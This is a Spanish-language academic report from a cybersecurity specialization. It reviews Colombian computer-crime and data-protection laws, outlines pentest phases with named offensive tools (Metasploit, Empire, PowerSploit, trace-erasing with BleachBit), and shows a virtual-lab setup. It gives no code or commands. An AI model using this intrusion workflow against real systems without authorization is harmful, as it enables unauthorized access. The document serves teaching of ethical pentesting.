CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

SANTIAGO ANDRES MONTOYA FLOREZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD:

RED TEAM & BLUE TEAM

2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

SANTIAGO ANDRES MONTOYA FLOREZ

EVER LUIS ARROYO BARON

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD:

RED TEAM & BLUE TEAM

2024

RESUMEN

Aborda la relevancia de los equipos Red Team y Blue Team en ciberseguridad. Se inicia con una introducción a las leyes colombianas que regulan la protección de datos y los delitos informáticos, destacando la Ley 1273 de 2009 y la Ley 1581 de 2012. Estas leyes establecen un marco legal para combatir el cibercrimen y proteger la información personal.

Se detalla un enfoque sistemático para realizar pruebas de penetración (pentesting), que incluye varias fases: reconocimiento, escaneo, obtención de acceso, mantenimiento de acceso, elevación de privilegios, borrado de huellas y elaboración de informes. Se describen herramientas específicas utilizadas en cada fase, como NMAP para escaneo de puertos y Metasploit para explotación de vulnerabilidades.

Además, se enfatiza la importancia de actuar dentro de un marco ético y legal durante las pruebas, asegurando que las acciones tomadas por los equipos sean responsables y alineadas con las normativas vigentes. El informe concluye con recomendaciones para mejorar la seguridad organizacional basadas en los hallazgos de las pruebas realizadas.

En resumen, el documento proporciona una visión integral sobre la ciberseguridad en Colombia, combinando teoría legal con prácticas técnicas esenciales para proteger sistemas informáticos.

CONTENIDO

pág.

ILUSTRACIONES.

TABLAS.

GLOSARIO

Red Team: Grupo encargado de realizar pruebas de penetración y simular ataques para identificar vulnerabilidades en sistemas de información.

Blue Team: Equipo responsable de defender y proteger los sistemas contra ataques, implementando medidas de seguridad y respondiendo a incidentes.

Pentesting (Pruebas de penetración): Proceso de evaluar la seguridad de un sistema mediante la simulación de ataques cibernéticos para identificar vulnerabilidades.

Ley 1273 de 2009: Legislación colombiana que establece normas sobre la protección de la información y los delitos informáticos.

Ley 1581 de 2012: Conocida como la ley de Habeas Data, regula la protección de datos personales en Colombia.

Escaneo: Fase del pentesting que implica identificar puertos abiertos y servicios en un sistema para evaluar su seguridad.

Metasploit: Herramienta utilizada para desarrollar y ejecutar exploits contra vulnerabilidades en sistemas informáticos.

NMAP: Programa de escaneo de red que permite descubrir hosts y servicios en una red, así como mapear su configuración.

Vulnerabilidad: Debilidad en un sistema que puede ser explotada por un atacante para comprometer su seguridad.

Informe de vulnerabilidad: Documento que detalla las debilidades encontradas durante el pentesting, junto con recomendaciones para mejorar la seguridad del sistema.

INTRODUCCIÓN

El blue y red team es una parte crucial de la práctica de la ciberseguridad, pero antes de entrar en temas técnicos y avanzados, es crucial a prender y comenzar por la cosas más básicas de este mundo de la ciberseguridad, es por eso que primero debemos entender nuestra constitución y nuestra patria como aborda los delitos de esta magnitud, para eso debemos conocer que tipos de leyes defienden a los ciudadanos colombianos de los ciberdelitos, o la protección de la información, también debemos saber cómo realizar un escaneo de un sistema afectado para poder evaluar y realizar un diagnóstico correcto que llevara una posterior solución o recomendación para evitar estos problemas

1 OBJETIVOS

1.1 OBJETIVOS GENERAL

Reunir lo aprendido durante el seminario de la especialización sobre red team y blue team.

1.2 OBJETIVOS ESPECÍFICOS

Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión.

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

2 DESARROLLO DEL TRABAJO

2.1 FASE 1 CONCEPTOS EQUIPOS DE SEGURIDAD

A lo largo de la especialización he visto diferentes leyes y normas colombianas, que se ha desarrollado con el fin de combatir los delitos informáticos y la protección de los datos personales, una de estas leyes con las que más conviví en la especialización fue la ley 1273 de 2009 denominada la protección de la información y datos.

Las principales características de esta ley es que cubre una amplia gama de delitos informáticos, como los pueden ser acceso independiente a sistemas de información, interceptación ilegal de datos transmitidos, interrupción de redes o equipos mediante malware, vulnerabilidad de la privacidad en la internet y daños a entornos, las sanciones que impone esta ley son sanciones penales y multan de grandes cuantías, esto se hace con el fin de evitar que la gente cometa acciones ilícitas en los entornos digitales, se reconoce el derecho a la protección de los datos personales y se establecen los principios y obligación que deben tener y asegurar la gente tratante de la información[1].

Otra ley que también se trabajó a lo largo de la especialización fue la ley 1581 de 2012, la cual es también conocida como le ley del habeas data.

Esta ley no cuenta con un tipo de delito especifico, no obstante esta si establece unos principios y normas generales para la protección de los datos personales, las sanciones para esta ley se pueden encontrar en el código de procedimiento administrativo y contencioso administrativo, las cuales pueden recaer en sanciones laborales y sanciones

[1] CISC. (s/f). Normatividad sobre delitos informáticos. Policía Nacional de Colombia. Recuperado el 14 de octubre de 2024, de https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

económicas, con respecto a la protección de los datos personales se deben establecer los derechos de los titulares o dueños de la información, las obligaciones y deberes de la gente responsables de cómo se debe tratar la información, además que principios debe tener dicha tarea[2].

Esas fueron las dos leyes más nombradas y trabajadas a lo largo de la especialización, a continuación, tratare de explicar otras leyes, normas y decretos, que creo son importantes para el tema o para la formación como especialistas en seguridad de la información,

Unas de estas es el decreto 1377 de 2013, que similar a la ley 1581 de 201, no cuenta con algún tipo de delito especifico, respecto a las sanciones lo que hace es reforzar con las que ya cuenta la ley mencionada anteriormente, en la protección de datos personales profundiza mucho en la autorización para el tratamiento de los datos en su medida de seguridad y los mecanismos de control que tiene.

Otra de estas leyes que vale la pena mencionar es la ley 1266 de 2008, esta ley trata de la protección de datos de información, con delitos relacionados a la protección de datos personales, pero además cuenta con el plus o añadidura de que tiene un apartado específico para el área financiera, las sanciones son similares a las que vemos en otras leyes como lo sanciones laborales y sanciones económicas, como se dijo anteriormente la protección de datos va del lado financiero pero se puede también dar al lado de diferentes tipos de datos[3].

---

[2] Política de Protección de Datos Personales -. (2021, agosto 4). Gov.co. https://www.minambiente.gov.co/politica-de-proteccion-de-datos-personales/

[3] Ley 1266 de 2008 - Gestor Normativo. (n.d.). Gov.co. Retrieved October 14, 2024, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488

Podemos encontrar la ley 1712 de 2014, esta ley nos introduce hacia delitos de tipo penales sobre temas relacionados con el acceso no autorizado a sistemas informáticos, también a la interceptación de comunicaciones, a diferencia de otras leyes esta al ser de tipo penal entre sus sanciones cuenta con amonestaciones de tipo carcelarias y monetarias, yéndonos al lado de la protección de datos personales, esta ley complementa la ley 1273 de 2009 y también a la ley 1581 de 2012, ya que fortalece la protección de datos personales pero está tirando hacia el campo de las TIC[4].

Finalmente, la otra ley que creo que vale la pena mencionar es la ley 1955 de 2019, la cual tiene delitos de tipo penal, relacionado con explotación sexual, explotación comercial de infantes todo esto por medios de difusión informáticos y telemáticos, al igual de la anterior ley cuenta con amonestaciones de tipo carcelarias y monetarias, para complementar la protección de datos personales, si bien no es una ley completamente directa a la protección de datos personales, ayuda a contrarrestar la difusión de material prohibido en la internet[5].

En la materia de análisis forense de segundo semestre de la especialización vi los pasos para realizas las pruebas de penetración o también llamadas pentesting, las cuales son:

1. Reconocimiento:

Esta primera fase trata sobre la recolección de toda la información pública que podamos obtener sobre el objetivo en cuestión, este tipo de información puede ser toda la

[4] Ley 1712 de 2014 - Gestor Normativo. (n.d.). Gov.co. Retrieved October 14, 2024, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

[5] Ley 1955 de 2019 - Gestor Normativo. (n.d.). Gov.co. Retrieved October 14, 2024, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=93970

necesaria como por ejemplo infraestructura de red, dominios, empleados y la tecnología usada, con las siguientes herramientas o programas podemos realizar esta tarea:

GHDB: Esta es una base de datos de piratería patentada por Google, y la que contiene mucha información específica sobre el objetivo en cuestión, vale la pena decir que esta base de datos usa el motor de búsqueda de Google, la cual es muy completa.

Shodan: Esta es un motor de búsqueda que se especializa en instrumentos conectados a la red como lo pueden llegar a ser servidores, dispositivos de IoT, o siendo más específicos cámaras de IP, entre otros dispositivos.

2. Escaneo:

Esta segunda fase con dice que una vez recolectamos toda la información en el paso anterior se procede al escaneo como lo dice su nombre de los puertos y servicios con el fin de comprobar sistemas y aplicaciones que se encuentren expuestas a la red, hay muchas herramientas para llevar a cabo esta tarea, pero considero que hay dos muy importantes en la industria que se han llegado a posicionar en lo más alto por su facilidad de uso y su fiabilidad, como lo son:

NMAP: Herramienta o programa de escaneo de puertos muy versátil con esta podemos identificar hosts, servicios y sistemas operativos[6].

[6] Shivanandhan, M. (2020, octubre 2). What is Nmap and how to use it – A tutorial for the greatest scanning tool of all time. Freecodecamp.org. https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/

Nessus: Este escáner nos ayuda en la identificación de vulnerabilidades de los sistemas operativos y las aplicaciones[7].

3. Obtención de acceso:

La tercera fase nos dice que cuando ya tengamos la información lista, o sea recolectada y escaneada procedemos a explotar sus vulnerabilidades con el fin de obtener acceso a los sistemas, la herramienta más importante es:

Metasploit: Programa o marco que contiene innumerables exploits con diferentes tipos de vulnerabilidades.

Burp Suite: Esta se complementa muy bien con metasploit debido a que esta es más hacia las vulnerabilidades web.

4. Mantenimiento de acceso:

Una vez encontramos la vulnerabilidad y logramos explotarla, debemos mantener el acceso lo más posible, esto con el fin de realizar un análisis profundo del sistema, acá hay un programa reina que es:

Empire: El cual nos ayuda a mantener el acceso al sistema comprometido, con el plus de que nos permite realizar tareas como comandos y más importante aun transferencia de archivos.

[7] Nessus vulnerability scanner: Network security solution. (s/f). Tenable®. Recuperado el 3 de diciembre de 2024, de https://www.tenable.com/products/nessus

5. Elevación de privilegios:

Acá simplemente es intentar elevar los privilegios del sistema, como por ejemplo el acceso de administrador, con estas dos herramientas es posible llevar a cabo la tarea:

Powersploit: El cual tiene una biblioteca grande de scripts para powershell, con las que se puede realizar diversos ataques para internar realizar una escalada en los privilegios, cabe destacar que únicamente es para el sistema operativo de Windows.

LinEnum: Similar a Powersploit, pero diseñada específicamente para Linux.

6. Borrado de huellas:

Para finalizar toda la exploración se deben borrar las huellas, para que la prueba sea un poco difícil de detectar, para eso se usan diferentes aplicaciones, pero la más importante seria:

BleachBit: El cual funciona como un limpiador de disco, que sirve para eliminar temporales y datos innecesarios.

7. Elaboración de informes:

El paso final de la prueba de penetración, el cual es realizar un informe detallando las debilidades identificadas, recomendaciones para mejorar la seguridad y reducir las vulnerabilidades, y finalmente un plan de mejoramiento para corregir las debilidades, al igual acá hay muchas aplicaciones o herramientas, la cual la aplicación reina y principales es:

OpenVAS: Simplemente una plataforma para gestionar vulnerabilidades, para generar informes detallados.

Metasploit: Es una biblioteca grande de programas y scripts, que son usando por hackers ya sean éticos o no éticos con el fin de buscar y explotar las vulnerabilidades de los diferentes sistemas, con el fin de explicarlo para más gente y sea comprensible para personas fuera del rublo esto podría compararse con un gran almacén de llaves maestras para probar diferentes tipos de cerraduras.

NMAP: Lo definiría como un radar que escanea y crea un mapa detallado de la red, en el que se pueden observar computadores encendidos, lo puertos que tiene abiertos y diferente información útil, todo esto con el fin de comprender la configuración de la red.

OpenVAS: En grandes palabras para realizar un símil es que es un escáner de cuerpo completo para sistemas informáticos, pero ¿qué quiere decir esto?, quiere decir que busca y reconoce las diferentes vulnerabilidades que se encuentran en determinado sistema y con esto brinda un informe detallado de los problemas con los que cuenta.

ExploitDB: Es una gran plataforma donde se almacenan diferentes instrucciones detalladas para explotar diversos tipos de vulnerabilidades.

CVE: son las siglas de Common Vulnerabilities and Exposures, ahora en español y sintetizado en una base de datos publica en donde catalogan cada vulnerabilidad con un diferente código que identifica y detalla las vulnerabilidades, con la ayuda de openVAS, que cuando realiza el informe suele darnos el número del CVE, en esta base de datos podemos comprobar más información de la vulnerabilidad.

A. Se procedió a descargar virtual box en su última versión:




Ilustración 1. Descarga de VirtualBox.

B. Máquina virtual de la carpeta subida en el foro:




Ilustración 2. Comprobación OVA de Windows instalado.

Ilustración 3. Archivos en el banco de trabajo.

En el banco de trabajo, no se encontró la máquina de Kali Linux, al no encontrarla se descargó de la página de Kali y la intente configurar tal cual parecida a la máquina de Windows.




Ilustración 4. Comprobación máquinas virtuales instaladas.

C.




Ilustración 5. Ip de la máquina virtual Windows.




Ilustración 6. Ip de la maquina host.




Ilustración 7. Ip de máquina virtual de kali linux.




Ilustración 8. Ping desde el host, hacia las máquinas virtuales windows y kali linux.




Ilustración 9. Ping desde la máquina virtual Windows, hacia la máquina virtual kali linux y el host.




Ilustración 10. Ping desde la máquina virtual de kali, hacia la máquina virtual de windows y el host.

D.

